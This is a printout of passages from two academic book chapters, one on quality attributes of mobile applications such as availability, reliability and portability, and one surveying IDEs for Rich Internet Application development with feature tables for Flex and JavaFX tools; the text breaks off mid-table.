Accuracy of the results is related to the precision of a calculation computed by the system, how they are stored and delivered. These factors are relevant for values related, for example, with hours, GPS coordinates, money (rounding of bank interests), scientific calculations, and percentages.

Availability quantifies the percentage of time during which a given system is operational and working correctly. It is a measure of the likelihood that a system will be operating when called upon. It is a very important aspect that has ramifications to other issues: confidence of the users in the products that they use, value of the information, efficiency of the processes, and productivity of the organizations. Availability is normally measured by two indicators: MTBF (Mean Time Between Failures) and MTTR (Mean Time To Repair). MTBF represents the predicted elapsed time between inherent failures of a system during operation, while MTTR is the speed with which the system is able to be available again, after the occurrence of a failure. Availability is expressed by the following formula (Stapelberg, 2009, pp. 417).

$$\text{Availability} = \text{MTBF} / (\text{MTBF}+\text{MTTR})$$

Availability is of great importance for providing the desired functionality; only when available the system may provide value to its users. For critical systems it assumes a vital role in design as loss of functionality may imply severe losses, whether in terms of money or human life. This characteristic is not however enough, since the system must also be reliable, since a single error may represent severe damages or even the loss of human lives in more extreme situations. Reliability is the capacity of a system to deliver the correct output over time and is measured by the probability of a system producing correct results in a given period of time. Nowadays, there are various businesses that depend totally on software-based systems that support their operation (for instance, airline, bank, insurance, e-commerce, industry), and the expectation is that these systems are "always" available (i.e., that they have short periods of unavailability) and reliable. Reliability is normally measured by the mean time between failures.

Fault tolerance indicates the capacity of the system in keeping an acceptable level of operation, even in undesirable circumstances. The higher the fault tolerance, the bigger the capacity of the system to continue working, even if some of its components fails. Software engineers must be able to build applications that will acknowledge the presence of faults and to include techniques to tolerate these faults, so that the system still delivers an acceptable quality of service (Koren & Krishna, 2010, pp. 1-2).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Data storage capacity specifies the amount of data that the system should be able to process and store. While the function of storing data is a functional requirement, the respective capacity should be seen as a non-functional requirement.

Scalability is the ability of a system to continue to show high quality of service, even when subjected to a greater number of requests. Scalability can be related with the ability to serve more users simultaneously, treat a higher volume of information, or respond to more requests. In any case, it is assumed that this load increase does not imply significant changes to the system response in order for it to maintain the performance levels. Scalability of software systems often needs to be evaluated taking into account the hardware resources, because it is only possible to determine factors such as response time or number of users that can be served simultaneously, if both the hardware and the software are analyzed as a set.

Maintainability and Support

System maintenance, in general, is divided into four main types: preventive, corrective, perfective, and adaptive. The strategy for maintaining systems is limited by several factors (organization, context, technology, laws, business), which determines how the different types of maintenance efforts are developed over the time to make sure that the system remains useful and updated. Thus, in systems in which maintenance is paramount, it is convenient to consider maintenance requirements during the analysis phase.

Modifiability is an attribute strongly related to maintenance and is dependent on how easy it is to locate the system components that must be changed. In principle, it is preferable that the change has impact on a reduced number of components, since it is more costly and difficult to make modifications in the context of many components.

Portability is also an important characteristic to take into account when developing mobile applications. A mobile application is said to be portable if it is relatively easy and straightforward to move it from one mobile device to another. As noted by Silakov and Khoroshilov (2011), the cost of porting an application to different platforms is smaller as developers consider it the sooner during the development. This characteristic is of paramount importance, as today the market has many platforms, being dominated by Google Android, Apple iOS, and Microsoft Windows Phone.

In terms of support, it is important to know, for example, what kind of support and training the users are expected to receive. It may be necessary to provide technical support services or to include personal or passive assistance, e.g., using tutorials built in the software product that explain how to operate it. Today, it is also common to use videos that explain how to use a given product.

Issues, Controversies, Problems

This section discusses what we believe are the most relevant issues currently in mobile applications development. One of the challenges in mobile application development is the one of portability. As discussed in the previous sections, there are several platforms for which one can develop mobile applications. The ability to have a mobile application available for each platform is a decision that directly impacts the cost associated with development and maintenance of mobile applications.

Achieving desired portability can greatly impact the business decision of developing mobile applications. If portability is desired, one may opt to have a mobile application based on the use of web

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

technologies, but development of the graphical user interface may be the biggest limitation of such approach (Heitkötter et al., 2013) when compared to native language based mobile applications. Also lack of stability in web-based applications seems to be a limitation (Zibula & Majchrzak, 2013). There are now several platforms that support development for hybrid applications and which platforms best satisfy the developers' needs is also a topic (Palmieri et al., 2012).

An increasing relevant issue on mobile application development is efficiency of computation. Although battery efficiency as evolved significantly, it was outpaced by the demand imposed by the software. Mobile applications demand greatly on computing power to provide the desired functionally and this impacts negatively on the use of energy, which decreases the availability of mobile devices. In this topic, developers need to explore how to be more efficient in terms of computation. Energy efficiency might be improved without any changes to hardware by using software solutions that reduce overheads and improve processor utilization (Silven and Jyrkk, 2007).

Mobile applications maintenance and modifiability is an issue as mobile applications have typically a fast update cycle. The need to adjust to customer needs requires frequent updates and evolution in the software. This problem increases when multiple platforms need to be supported and maintainability and modifiability become even more relevant attributes, as cost is multiplied by the number of supported platforms. Design of mobile application must consider upfront the issue of maintenance and modifiability.

SOLUTIONS AND RECOMMENDATIONS

To achieve portability, current solutions focus on using cross-platform frameworks, but with this approach developers need to be aware of its limitations. Mainly, these limitations are related to the quality of the end result in terms of user interface. However, cross-platform frameworks may lower the barrier for developing mobile applications by allowing the use of Web technologies like HTML, CSS and JavaScript, along with the widespread of Web development paradigms. These technologies allow a greater number of developers to easily start developing mobile application without having the effort required to learn native, specific, platform languages, which imply a significant effort to learn (Heitkötter et al., 2013).

Native based mobile applications are probably the best option for developing rich end user interfaces. Native languages seem to provide more flexibility and ease of development when creating the user interface. Also, when designing user interfaces several guiding principles need to be considered to captivate users. Examples of relevant principles to consider are (1) users' limited attention, (2) minimization of keystrokes to completely perform a given functionality, and (3) task-orientation with a minimum set of functions.

In the scope of the mobile devices efficiency issue, developers need to design and develop their software with the mindset of saving computation power, but ensure, at the same time, the same level of functionality. The path to take may involve designing more efficient algorithms to save computation resources and thus as result extend battery life for the same level of functionality. The wide spread of multimedia mobile applications in mobile devices today is an example where improvements on software can help decrease battery consumption by improving the software. Current algorithms for processing media were not designed with the resource limitations in mind and can make a difference (Marius et al., 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FUTURE RESEARCH DIRECTIONS

Our belief is that portability, usability and energy efficiency will drive research of mobile application development. Usability is probably one of the most relevant quality attributes when designing mobile applications. Mobile developers shall try to innovate or differentiate in user experience by researching and developing new user interaction models. These new models will make a significant impact if successful and will allow additional levels of functionality. An example of a possible evolution in new interaction models is augmented reality that certainly will disrupt the range of applicability of mobile applications. An example is augmented reality applied in the automotive industry by allowing a new dimension of driving assistance systems (Gabbard et al., 2014).

Improving energy efficiency on mobile devices will be based in developing approaches to extend battery life. With the increase in the range of functionality made possible by mobiles devices, developers need to be aware that a mobile application is now part of a resource-limited environment. Examples of future research in this topic may consider the Green Software Engineering project that believes software can play an important role in reducing the power used by mobile applications (Rott, 2011).

CONCLUSION

A mobile application is a type of software application, developed to run on a mobile device. The chapter discusses the main characteristics of mobile devices, since they have a great impact on mobile applications. Among those characteristics, one can find for example: small display size, small battery capacity, network bandwidth limitations, and multiple network protocols, always on, and personal use. It also presents the classification of mobile applications according to two main types: native and web-based applications. A third type, hybrid, can also be considered. Building on the information presented, the chapter identifies the most relevant types of quality attributes for mobile applications followed by a discussion on the most relevant issues to be found on mobile application development. Current solutions for the issues presented are discussed and future research directions are identified.

This chapter identifies and discusses relevant quality attributes for mobile applications. It argues that usability, portability, performance and maintainability and support categories are among the most relevant quality attributes for mobile application development. Mobile application development evolved significantly in recent years with technological improvements in mobile devices. These improvements changed the range of applicability of mobile devices and mobile software developers are now taking advantage of these new features and mobile software development will face new challenges and opportunities.

REFERENCES

Boehm, B. W. (1978). *Characteristics of software quality*. North Holland.

Charland, A., & Leroux, B. (2011). Mobile application development: Web vs. native. *Communications of the ACM*, *54*(5), 49–53. doi:10.1145/1941487.1941504

Duffy, T. (2012). *Programming with mobile applications: Android™, iOS, and Windows Phone 7*. Boston, MA: Cengage Learning.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Fairbanks, G. (2010). *Just-enough software architecture: A risk-driven approach*. Boulder, CO: Marshall & Brainerd.

Fernandes, J. M., & Machado, R. J. (2015). Requirements in engineering projects. Springer. doi: 10.1007/978-3-319-18597-2

Gabbard, J. L., Fitch, G. M., & Hyungil, K. (2014). Behind the glass: Driver challenges and opportunities for AR automotive applications. *Proceedings of the IEEE*, *102*(2), 124–136. doi:10.1109/JPROC.2013.2294642

Grady, R., & Caswell, D. (1987). *Software metrics: Establishing a company-wide program*. Upper Saddle River, NJ: Prentice Hall.

Heitkötter, H., Hanschke, S., & Majchrzak, T. A. (2013). Evaluating cross-platform development approaches for mobile applications. *8th International Conference on Web Information Systems and Technologies* (LNBIP), (vol. 140, pp. 120–138). Springer. doi:10.1007/978-3-642-36608-6_8

Hong, J., Suh, E., & Kim, S. J. (2009). Context-aware systems: A literature review and classification. *Expert Systems with Applications*, *36*(4), 8509–8522. doi:10.1016/j.eswa.2008.10.071

Juárez-Ramírez, R., Licea, G., Barriba, I., Izquierdo, V., & Angeles, A. (2012). Orchestrating mobile applications: A software engineering view. In R. Aquino-Santos & A. E. Block (Eds.), *Embedded systems and wireless technology: Theory and practical applications* (pp. 41–72). Boca Raton, FL: CRC Press. doi:10.1201/b12298-3

Jureta, I. J., Faulkner, S., & Schobbens, P. Y. (2006). A more expressive softgoal conceptualization for quality requirements analysis. Lecture Notes in Computer Science, 4215, 281–295. doi:10.1007/11901181_22

Koren, I., & Krishna, C. M. (2010). *Fault-tolerant systems*. San Francisco, CA: Morgan Kaufmann.

Leontiasis, I., Efstratiou, C., Picone, M., & Mascolo, C. (2012). Don't kill my ads!: Balancing privacy in an ad-supported mobile application market. *12th Workshop on Mobile Computing Systems & Applications*. ACM. doi:10.1145/2162081.2162084

Marcu, M., Tudor, D., & Fuicu, S. (2010). A view on power efficiency of multimedia mobile applications. In K. Elleithy (Ed.), *Advanced Techniques in Computing Sciences and Software Engineering* (pp. 407–412). Springer; doi:10.1007/978-90-481-3660-5_70

Meyer, B. (2019). *Touch of class: Learning to program well with objects and contracts*. Berlin: Springer.

Robertson, S., & Robertson, J. C. (2006). *Mastering the requirements process* (2nd ed.). Boston, MA: Addison-Wesley.

Roman, G. (1985). A taxonomy of current issues in requirements engineering. *IEEE Computer*, *18*(4), 14–23. doi:10.1109/MC.1985.1662861

Rott, J. (2011). *Developing green software*. Retrieved from https://software.intel.com/sites/default/files/developing_green_software.pdf

Salmre, I. (2005). *Writing mobile code: Essential software engineering for building mobile applications*. Boston, MA: Addison-Wesley.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Silakov, D. V. & Khoroshilov, A.V. (2011). Ensuring portability of software. *Programming and Computing Software*, *37*(1), 41–47. Springer. doi 10.1134/S0361768811010051

Silven, O. & Jyrkk, K. (2007). Observations on power-efficiency trends in mobile communication devices. *EURASIP Journal on Embedded Systems*. doi 10.1155/2007/56976

Spielberg, R. F. (2009). *Handbook of reliability, availability, maintainability and safety in engineering design*. London: Springer.

Spiliotopoulos, T., Papadopoulou, P., Martakos, D., & Kouroupetroglou, G. (2010). *Integrating usability engineering for designing the Web experience: Methodologies and principles*. Hershey, PA: IGI Global. doi:10.4018/978-1-60566-896-3

Spriestersbach, A., & Springer, T. (2004). Quality attributes in mobile web application development. Lecture Notes in Computer Science, 3009, 120–130. doi:10.1007/978-3-540-24659-6_9

Taivalsaari, A., & Systä, K. (2012). Cloudberry: An HTML5 cloud phone platform for mobile devices. *IEEE Software*, *29*(4), 40–45. doi:10.1109/MS.2012.51

Wasserman, A. I. (2010). Software engineering issues for mobile application development. *FSE/SDP Workshop on Future of Software Engineering Research*, (pp. 397–400). doi:10.1145/1882362.1882443

Zibula, A., & Majchrzak, T. (2013). Cross-platform development using HTML5, jQuery Mobile, and PhoneGap: Realizing a smart meter application. *Lecture Notes in Business Information Processing, 140*, 16–33. doi:10.1007/978-3-642-36608-6_2

KEY TERMS AND DEFINITIONS

Mobile Application: A type of software application developed to run on a mobile device. Also named mobile app.

Mobile Device: A computing device that is made for portability, and is thus both compact and lightweight. Smartphones and tablet computers are examples of mobile devices. Recent technological advances have allowed these small devices to be able to perform nearly anything that had previously been accomplished with personal computers. Also named handheld computer.

Quality Attribute: A set of restrictions imposed to the system under development, establishing, for instance, how usable, attractive, fast or reliable it is. Examples of this type of quality attributes are security, modifiability, performance, or portability. Quality attributes of a mobile application are highly constrained by the hardware where the app executes. Also designated quality requirement or non-functional requirement.

This research was previously published in Modern Software Engineering Methodologies for Mobile and Cloud Environments edited by António Miguel Rosado da Cruz and Sara Paiva, pages 141-154, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 5
An Overview of RIAs Development Tools

Giner Alor-Hernández
Instituto Tecnológico de Orizaba, Mexico

Viviana Yarel Rosales-Morales
Instituto Tecnológico de Orizaba, Mexico

Luis Omar Colombo-Mendoza
Instituto Tecnológico de Orizaba, Mexico

ABSTRACT

Rich Internet Applications (RIAs) development has traditionally been addressed using framework-based development approaches (i.e., using application frameworks), which usually comprise tools such as Standard Development Kits (SDKs), class libraries, and Integrated Development Environments (IDEs). Nevertheless, another development approach that relies on Model-Driven Development (MDD) methodologies and tools has recently emerged as a result of the academic and commercial effort for alleviating the lack of development methodologies and support tools especially designed for the development of RIAs. In this chapter, a new classification of RIAs development approaches is proposed by introducing a third category: Rapid Application Development (RAD) approaches. Thereby, the chapter reviews not only IDEs for frameworks-based RIA development; it also addresses other support tools for MDD and RAD such as code generation tools. Additionally, the features, scope, and limitations of the analyzed tools are discussed by means of a series of usage scenarios addressing the RIAs implementation.

1. INTRODUCTION

RIAs engineering is an emerging area of the Software engineering which lacks of development approaches and software tools in comparison with Web engineering. Therefore, the development of RIAs is mainly driven by a set of programming languages such as ActionScript and JavaScript as well as application frameworks such as Adobe™ Flex™ and Microsoft™ Silverlight™.

DOI: 10.4018/978-1-5225-3422-8.ch005

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

However, some proposals based on the MDD (Model Driven Development) approach have recently emerged with the aim of solving the aforementioned requirements. In fact, according to Toffeti, Comai, Preciado and Linaje (Toffeti et al., 2011), RIAs development is currently addressed 1) by using application frameworks which provide SDKs (Standard Development Kits), class libraries, IDEs (Integrated Development Environments), among other development tools, 2) by using MDD tools which generate executable code starting from high-level software models.

The use of software tools based on the RAD (Rapid Application Development) methodology is a current trend on RIAs development. Thus, the aforementioned classification has been extended by adding a category for clustering approaches based on the RAD methodology. In this chapter, the most representative software tools in each category of the extended classification are described.

Additionally, the features, scope and limitations of the tools are discussed by means of a series of usage scenarios addressing the implementation of RIAs. In detail, these usage scenarios face some of the RIA development aspects identified by Toffetti (Toffetti et al., 2011). It is important to notice that, the usage scenarios are not achieved as use cases but as technical discussions summarizing the lessons learned in the development of sample RIAs by using the tools described in this chapter; therefore, technical details about implementation are not included. In most cases, these usage scenarios involve not only coding but also building activities, namely compiling and debugging, so that they are not completely accurate neither for the UI (User Interface) design tools nor for the RAD and MDD tools but for the IDEs described in this chapter. As far as possible, the execution of the resulting applications in debug mode is depicted by some screenshots throughout this chapter.

2. TOOLS FOR FRAMEWORK-BASED RIAS DEVELOPMENT

This section presents the most popular software tools available for developing RIAs based on the four major technologies for RIAs development. It is important to notice that most of the software tools considered in this section are Integrated Development Environments (IDEs). An IDE is a software application that provides comprehensive facilities to developers for software development and ideally integrates source code editing, visual designing, debugging and building capabilities. These features are considered for describing some IDEs in following subsections.

IDEs for RIAs development can be classified into the following two major groups accordingly to its architecture: 1) standalone applications and 2) plug-in applications. Besides, a standalone application, a plug-in application is a set of software components that adds specific functionalities to a larger software application. From this perspective, it is important to notice that there are popular IDEs based on plug-in architectures such as Eclipse™, which can be extended for supporting many programming languages and frameworks through plug-ins. Therefore, there are many IDEs based on Eclipse™ available as both standalone and plug-in applications. For practical purposes, the aforementioned classification is used in this section. Furthermore, it is important to notice that besides the official development tools, i.e., the tools developed, supplied and maintained by technology owners, there are third-party development tools, i.e. tools developed, supplied and maintained by third-party open source communities or external software companies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2.1. Adobe™ Flex™-Based RIAs Integrated Development Environments

Adobe™ Flex™ includes MXML (Macromedia FleX Markup Language) as well as Adobe™ Flash™ Player and Adobe™ AIR™ runtimes. MXML is an XML-based language for the design of application UIs whereas ActionScript is an object-oriented language for the definition of client-side application logic. MXML and ActionScript code are compiled together into a single SWF (Small Web Format) file. Depending on the application type, SWF files run either on Adobe™ Flash™ Player or on Adobe™ AIR™.

The official IDE for Adobe™ Flex™-based development is Adobe™ Flash Builder™, which is a commercial software application. Although Adobe™ launched Adobe™ Flash Builder™ also under an education free license; there are many open source options for Flex™ developers and they are described in this section.

The scope and limitations of these tools are discussed by means of a usage scenario addressing the development of an Adobe™ Flex™-based mobile RIA. In detail, this scenario aims at developing a RIA able to capture and display video from Android™-based mobile devices cameras. The application is a single-view application that displays a 480x360 video at the top of the screen when the view is loaded. For that purpose, the Adobe™ Flex™ *Camera* and *Video* classes are used. The former allows applications to connect to client systems and mobile devices cameras and broadcast the video either locally or remotely whereas the latter is used to display the video captured from cameras. At the same time, this scenario is intended to complement the review of the support for multimedia content (namely video playback) on non-JavaScript-based frameworks for RIAs development that is provided in chapter 5. According to the classification of RIA features by Toffetti et al. (Toffetti et al., 2011), this scenario considers the rich presentation aspect of RIAs development.

2.1.1. Adobe™ Flash Builder™

Adobe™ Flash Builder™ is an Eclipse™-based IDE for building cross-browser Web applications and cross-platform desktop and mobile applications with a common code base by using the ActionScript™ programming language and the Adobe™ Flex™ framework. Adobe™ Flash Builder™ is available under two paid editions as well as under an academic free edition. It is also available as a standalone application and as a plug-in for an already configured Eclipse™ environment. Besides the built-in code editors for both ActionScript and MXML, Adobe™ Flash Builder™ provides a WYSWYG (What You See Is What You Get) editor for visually building UIs based on MXML. It also offers wizards for packaging and digitally signing mobile applications for Android™, Apple™ iOS and BlackBerry™ Tablet OS platforms.

The overall features of Adobe™ Flash Builder™ are described in Table 1.


The main capabilities of Adobe™ Flash Builder™ 4.5 are described in Table 2.

2.1.2. FlashDevelop

FlashDevelop is a free and open source IDE for Adobe™ Flash™, Adobe™ Flex™ and Haxe applications development. Haxe is an open source high-level multi-platform programming language targeting different source code languages such as PHP, JavaScript and C#. FlashDevelop has text-editing capa-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Overall features of Adobe™ Flash Builder™

General Features	
License type	Commercial
Developer	Adobe™ Systems Incorporated
Website	http://www.adobe.com/products/flash-builder-family.html
Latest stable release	4.7 (May, 2014)
Operating system	Microsoft™ Windows™, Mac OS™
Screenshot	

bilities for handling XML and HTML code; therefore, it can be used as a code editor for Web development. FlashDevelop supports both 2.0 and 3.0 versions of ActionScript. In this sense, it uses the free MTASC (Motion-Twin ActionScript 2 Compiler) compiler for building ActionScript 2.0 applications. It is a.NET™ framework-based application; therefore, it is only available for Microsoft™ Windows™ operating systems as a standalone application.

The overall features of FlashDevelop are described in Table 3.

The main capabilities of FlashDevelop 4.0.4 are described in Table 4.

2.1.3. Powerflasher FDT

Powerflasher FDT is a commercial IDE based on Eclipse™ for building Adobe™ Flash, Adobe™ Flex and Haxe applications. It is developed by PoweFlasher™ and it was released under a free and limited edition and under a complete edition. In addition, it is available as a standalone application and as a plug-in for an already configured Eclipse™ environment. Powerflasher FDT supports a complete mobile development workflow for Android™, Apple™ iOS and BlackBerry™ Tablet OS applications based on Adobe™ AIR™. It can be extended and customized by using a plug-in called SWFBridge™. SWFBridge™ is an open source platform that allows developers to use ActionScript and Adobe™ Flex™ to create new features such as views, plug-ins and tools for supporting custom workflows. Powerflasher FDT exploits haxe capabilities in order to provide HTML5 and WebGL development support.

The overall features of Powerflasher FDT are described in Table 5.

The main capabilities of Powerflasher FDT 5.6.2 are described in Table 6.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Main capabilities of Adobe™ Flash Builder™


1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	No (only rename capability)
Syntax coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML (Unified Modeling Language)-diagramming tools	No
Cascading Style Sheets (CSS)-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (FlexUnit)
Conditional breakpoints	Yes
On mobile device emulator emulating	Yes
On locally connected mobile device debugging/running	Yes (Android™ and BlackBerry™ Tablet OS-based mobile devices)
4. Building and Publishing	
Building wizard	Yes
Signing wizard	Yes (integration with BlackBerry™ Tablet SDK for Adobe™ AIR™)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes, SOAP (Simple Object Access Protocol) and REST (Representational State Transfer)
Advanced import/export capabilities	Yes
Application server integration wizard	Yes (Java, PHP, ColdFusion™, ASP.NET™)
Web framework integration	Yes (Zend™ Framework)
Update manager capability	Yes
Version control tools	Yes, CVS (Concurrent Versions System)

2.1.4. CodeDrive™

CodeDrive™ is a commercial IDE for building ActionScript™ 3.0 applications using the Adobe™ Flex™ SDK. It is available as a Microsoft™ Visual Studio™™ 2010 extension and as a standalone application. CodeDrive™ allows developing Adobe™ Flash™-based front-ends for.NET™ applications using the same IDE. CodeDrive™ is developed by iSpring Research and it was released under a paid

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Overall features of FlashDevelop

General Features	
License type	Massachusetts Institute of Technology (MIT) license
Developer	FlashDevelop
Website	http://www.flashdevelop.org/
Latest stable release	4.6.1 (May, 2014)
Operating system	Microsoft™ Windows™
Screenshot	

edition; a fully-functional free trial version is also available. CodeDrive™ allows for joint debugging Adobe™ Flash™ and Microsoft™ Visual Studio™ projects as well as simultaneously debugging multiple Adobe™ Flash™ projects. The CodeDrive™ build engine is based on the RIO™ compiler and the Adobe™ Flex™ application compiler. RIO™ is an SDK supplied by iSpring Research for building RIAs such as players, games and e-learning courses based on Flash™ content.

The overall features of CodeDrive™ are described in Table 7.

The main capabilities of CodeDrive™ 1.5 are described in Table 8.

2.1.5. SapphireSteel Amethyst Plugin for Visual Studio™

SapphireSteel Amethyst is a commercial IDE based on Microsoft™ Visual Studio™ for developing Adobe™ Flash™ and Adobe™ Flex™-based Web and desktop applications. It is a product of SapphireSteel Software and it is released under a free limited edition and under a paid complete edition. SapphireSteel Amethyst 1.6 is supplied in separate versions for Microsoft™ Visual Studio™ 2008 and Microsoft™ Visual Studio™ 2010. It supports versions 3 and 4 of Adobe™ Flex™ as well as versions 9 and 10 of Adobe™ Flash™ Player. Like Adobe™ Flash Builder™, SapphireSteel Amethyst provides a drag and drop editor for visually building GUIs based on MXML. In addition, it enables developers to share code with Adobe™ Flash Creative Suite™ and Adobe™ Flash Builder™ to import and convert existing projects. Optionally, SapphireSteel Amethyst can be integrated with Midnight Coders' WebORB integration server, which allows creating Adobe™ Flex™ applications that communicate with ASP.NET™ servers.

The overall features of SapphireSteel Amethyst are described in Table 9.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Main capabilities of FlashDevelop

1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	Yes
Syntax coloring	Yes
On-the-fly code analysis	No
Built in code-completion	Yes
Documentation comment tags	Yes (JavaDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No (only through plug-ins)
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	No
On mobile device emulator emulating	Yes
On locally connected mobile device debugging/running	No
4. Building and Publishing	
Mobile Applications Packaging wizard	No (it only has a standard building capability)
Mobile Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard tool	No
Advanced import/export project capabilities	No (it has integration with Adobe™ Flash™ Creative Suite™)
Application server integration wizard	No (only manually)
Web framework integration	No
Update manager capability	Yes
Version control tools	No (only through plug-ins)


The main capabilities of SapphireSteel 1.6 are described in Table 13.10.

2.1.6. Discussion

Besides Adobe™ Flash™ Builder, SapphireSteel Amethyst provides a visual UI editor for dragging and dropping MXML components. Nevertheless, unlike the other tools for Adobe™ Flex™-based development described in this section, Amethyst 1.6 does not provide integration with the AIR Debugger Launcher (ADL) tool -the emulator for AIR™-based applications that is distributed in the Adobe™ Flex™ SDK.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 5. Overall features of Powerflasher FDT

General Features	
License type	Commercial
Developer	Powerflasher
Website	http://fdt.powerflasher.com/
Latest stable release	6 (May, 2014)
Operating system	Microsoft™ Windows™, Mac OS™, Linux™
Screenshot	

Thereby, the Android™ SDK emulator needs to be used to debug AIR™-based applications in Amethyst so that same configuration is required at both the Android emulator-side and the Amethyst-side. In fact, debugging in Amethyst requires applications to be actually installed in the Android™ emulator; therefore, they must be previously packaged and signed by using digital certificates. This process is covered by Amethyst; however, the configuration at the Android™ emulator-side, e.g., creation of Android Virtual Devices (AVDs) needs to be done by hand. Because the Android™ emulator is not the primary target of AIR™-based application debugging task, the hardware capabilities to be emulated need to be carefully considered. For instance, the camera is not emulated in the Android™ emulator before Android™ API level 14. API level is set during AVD creation. From this perspective, for the usage scenario stated at the beginning of this section, a lower level of the Android™ API was selected; thereby, camera was not emulated. Unlike the other tools for Adobe™ Flex™-based development that support ADL-based debugging, flashdevelop 4.0.4 does not provide a debug configuration wizard; therefore, the ADL parameters such as the model of the device to be emulated and the screen size need to be directly configured in the batch file executing the ADL tool.

2.2. JavaFX™-Based RIAs Integrated Development Environments

JavaFX™ is a free and open source application framework for building Web browser-based and out-of-browser RIAs as well as desktop applications. JavaFX™ uses FXML, which is an XML-based user interface markup language. It also uses JVM -based programming languages such as Java and Groovy for defining business logic. FXML and Java source code are compiled into Java bytecode; therefore, JavaFX™ applications can run on any desktop and Web browser that runs the JRE (Java Runtime Environment).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 6. Main capabilities of Powerflasher FDT


1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	Yes
Syntax coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No
CSS-editing tools	No
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	Yes
On mobile device emulator emulating	Yes
On locally connected mobile device emulating	Yes
4. Building and Publishing	
Mobile Applications Packaging wizard	Yes
Mobile Applications Signing wizard	Yes (integration with BlackBerry™ Tablet SDK for Adobe™ AIR™)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	Yes
Application server integration wizard	Yes, HTTP servers)
Web framework integration	No
Update manager capability	Yes
Version control tools	Yes (CVS)

NetBeans™ IDE is considered to be the official IDE for JavaFX-based development. In fact, it provides tight integration with the official JavaFX™ UI design tool: JavaFX™ Scene Builder. Nevertheless, virtually any Java IDE may be used to develop JavaFX™ applications by means of some configuration. These options are described in this section.

JavaFX™ does not currently support the development of mobile applications (JavaFX 2.0). In addition, due to the lack of support for Webcam access on JavaFX-based desktop applications, the usage scenario employed to discuss the features of the tools for JavaFX-based development is aimed at developing a Web browser-based RIA showing advanced client-server communication mechanisms. In fact,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 7. Overall features of CodeDrive™

General Features	
License type	Commercial
Developer	iSpring Research
Website	http://www.codedrive.com/
Latest stable release	1.5 (May, 2014)
Operating system	Microsoft™ Windows™
Screenshot	

this scenario is intended to provide an overview of the client-server communication aspect of RIAs development (Toffetti et al., 2011), namely the ability of retrieving data from two or more simultaneous sources in asynchronous mode. The impact of this aspect on RIA UIs implementation is actually addressed in chapter 8. In detail, the application developed in the above described usage scenario is a single-page application that asynchronously loads four remote images, each one from a different source. The application is forced to load the images asynchronously by setting to true the *backgroundLoading* property of the JavaFX™ *Image* class. This causes the image-loading operation to occur in a separate execution thread to keep the UI responsiveness. As can be inferred, the JavaFX™ *Image* class is used for loading images from URLs (Uniform Resource Locators). The images need to be further displayed by using the *ImageView* class.

2.2.1. NetBeans™ IDE

NetBeans™ IDE is a free and open source IDE developed by Oracle™ Corporation. It is built on top of NetBeans™ Platform. NetBeans™ Platform is a Java-based framework for desktop applications development. NetBeans™ Platform-based applications such as NetBeans™ IDE can be extended by using software components called modules; here, modules are comparable to plug-ins. NetBeans™ IDE officially supports Java-based technology as well as Groovy, PHP, JavaScript and C/C++ programming languages; however, there are third-party modules for supporting other languages such as Python and Scala.

The overall features of NetBeans™ IDE are described in Table 11.

The main capabilities of NetBeans™ IDE 7.2 are described in Table 12.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 8. Main capabilities of CodeDrive™

1. Source Code Editing	
Scripting language support (MXML)	No
Advanced code refactoring	No (only rename capability)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes (No setters/getters generation)
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	Yes
On mobile device emulator emulating	No
On locally connected mobile device emulating	No
4. Building and Publishing	
